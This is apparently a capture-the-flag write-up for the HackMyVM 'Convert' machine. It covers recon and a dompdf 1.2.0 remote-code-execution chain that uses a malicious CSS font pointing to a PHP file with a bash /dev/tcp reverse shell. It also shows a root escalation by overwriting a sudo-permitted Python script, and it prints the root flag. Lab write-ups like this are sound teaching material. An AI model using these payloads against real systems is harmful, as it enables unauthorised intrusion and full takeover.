24/06/25
Convert
hackmyvm
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
Hi everyone, today's target is the 'Convert' machine from HackMyVM. We'll start off, as usual, with some reconnaissance
Recon
Let’s use Nmap to see what ports are open.
nmap -sCV 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 22:16 EDT
Nmap scan report for 192.168.56.101 (192.168.56.101)
Host is up (0.00050s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 d8:7a:1e:74:a2:1a:40:74:91:1f:81:9b:05:7c:9a:f6 (ECDSA)
|_  256 28:9f:f8:ce:7b:5d:e1:a7:fa:23:c1:fe:00:ee:63:24 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: HTML to PDF
|_http-server-header: nginx/1.22.1
MAC Address: 08:00:27:B5:68:94 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds
Nmap revealed ports 80 (HTTP) and 22 (SSH) as open. The next step is to explore the web application running on port 80.
Directory Fuzzing
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u http://192.168.56.101
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.101
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 1026]
/upload               (Status: 301) [Size: 169] [--> http://192.168.56.101/upload/]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
We found an upload directory. The website seems to work as a converter from web pages to PDFs, so it's likely using some kind of tool or service in the backend to handle that. To test this, we're going to create an HTML file and try uploading it.
echo Hi >index.html
To host the directory containing our crafted HTML file locally, we will use Python's built-in HTTP server on port 9000 by executing the command below.
python3 -m http.server 9000
We’ll use our local server's address (http://$ATTACKER_IP:9000/index.html) as the input to test how the converter handles external links.

Cool, the 'Hi' shows up in the PDF! Let’s grab the file and run exiftool on it , maybe we can find out what tool was used to generate it.
wget http://192.168.56.101/upload/972fd1dfdde144a417feddd6d3456e7d.pdf
exiftool 972fd1dfdde144a417feddd6d3456e7d.pdf
--------------------------
ExifTool Version Number         : 13.25
File Name                       : 972fd1dfdde144a417feddd6d3456e7d.pdf
Directory                       : .
File Size                       : 1129 bytes
File Modification Date/Time     : 2025:06:23 22:24:01-04:00
File Access Date/Time           : 2025:06:23 22:26:48-04:00
File Inode Change Date/Time     : 2025:06:23 22:26:48-04:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.7
Linearized                      : No
Page Count                      : 1
Producer                        : dompdf 1.2.0 + CPDF
Create Date                     : 2025:06:24 02:24:01+00:00
Modify Date                     : 2025:06:24 02:24:01+00:00
As we can see from the PDF metadata, the document was generated using dompdf 1.2.0.
Looking into potential vulnerabilities related to this version, I came across an interesting repository:
🔗
Create Payload
We’ll create three files that are linked together . One HTML file (which we’ve already created), and two others based on the ones from the repository
cat index.html
cat exploit.css
@font-face {
font-family:'evil';
src:url('http://192.168.56.102:9000/exploit.php');
font-weight:'normal';
font-style:'normal';
}
For the exploit, we’ll use a modified version of the provided exploit_font.php file from the repository. We'll replace the phpinfo() payload with our own reverse shell code to gain remote access to the system.
echo '& /dev/tcp/192.168.56.102/4444 0>&1'"); ?>' >> exploit.php
so its gonna look like this :
cat exploit.php

  dum1 cmap
           ` ,glyf5sc  head Q6 6hhea  ($hmtxD
loca
Tmaxp\ nameD |8dum2
                     -  -
:83#5:08  _& /dev/tcp/192.168.56.102/4444 0>&1'"); ?>
We will now return to the local server we configured earlier at 192.168.56.102:9000 and trigger index.html in order to initiate the exploit chain.
python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.56.101 - - [23/Jun/2025 22:24:05] "GET /test.html HTTP/1.1" 200 -
192.168.56.101 - - [23/Jun/2025 22:35:56] "GET /index.html HTTP/1.1" 200 -
192.168.56.101 - - [23/Jun/2025 22:35:56] "GET /exploit.css HTTP/1.1" 200 -
192.168.56.101 - - [23/Jun/2025 22:35:56] "GET /exploit.php HTTP/1.1" 200 -
As we can see, the index.html triggers the exploit.css via a `` element, and exploit.css in turn calls exploit.php using a src reference, which is used to deliver the malicious payload.
We’ll trigger the payload in the same way as described in the GitHub repository.
http://localhost:9000/dompdf/lib/fonts/exploitfont_normal_3f83639933428d70e74a061f39009622.php
To generate the same result as shown in the exploit, you need to follow the same structure used in this URL.
http://192.168.56.101/dompdf/lib/fonts/__.php
For us, the payload is going to look like this:
Generate the Link
To predict the filename, we calculate the MD5 hash of the font URL we're using:
$ echo -n http://192.168.56.102:9000/exploit.php | md5sum
43f1ec021d4ea2a87bf3fbdadea9e17e  -
In our case:
-
font-style:normal(in exploit.css) -
md5sum:43f1ec021d4ea2a87bf3fbdadea9e17e -
font-family:evil(in exploit.css )
So, the final payload URL becomes:
http://192.168.56.101/dompdf/lib/fonts/evil_normal_43f1ec021d4ea2a87bf3fbdadea9e17e.php
Initial access
we setup a listener :
nc -vnlp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 52330
bash: cannot set terminal process group (451): Inappropriate ioctl for device
bash: no job control in this shell
eva@convert:/var/www/html/dompdf/lib/fonts$
After reading the flag, we’ll check the permissions of the current user to determine our level of access on the system.
eva@convert:/var/www/html/dompdf/lib/fonts$ sudo -l
sudo -l
Matching Defaults entries for eva on convert:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User eva may run the following commands on convert:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /home/eva/pdfgen.py *
eva@convert:/var/www/html/dompdf/lib/fonts$
As seen in the previous machine"Uvalde" . I think we gonna just change the script pdfgen.py to execute bash with library os
Priv Esc
So, we rename pdfgen.py to old.py using the following command:
mv pdfgen.py old
create a malicious pdfgen.py
echo "import os ; os.system('bash');" > pdfgen.py
eva@convert:~$ cat pdfgen.py
cat pdfgen.py
import os ; os.system('bash');
By executing our payload with sudo, we successfully escalated privileges and obtained a root shell.
eva@convert:~$ sudo /usr/bin/python3 /home/eva/pdfgen.py *

whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
after that we proceeded to read the root flag.
cat /root/root.txt
1cc872dad04d177e6732abbedf1e525b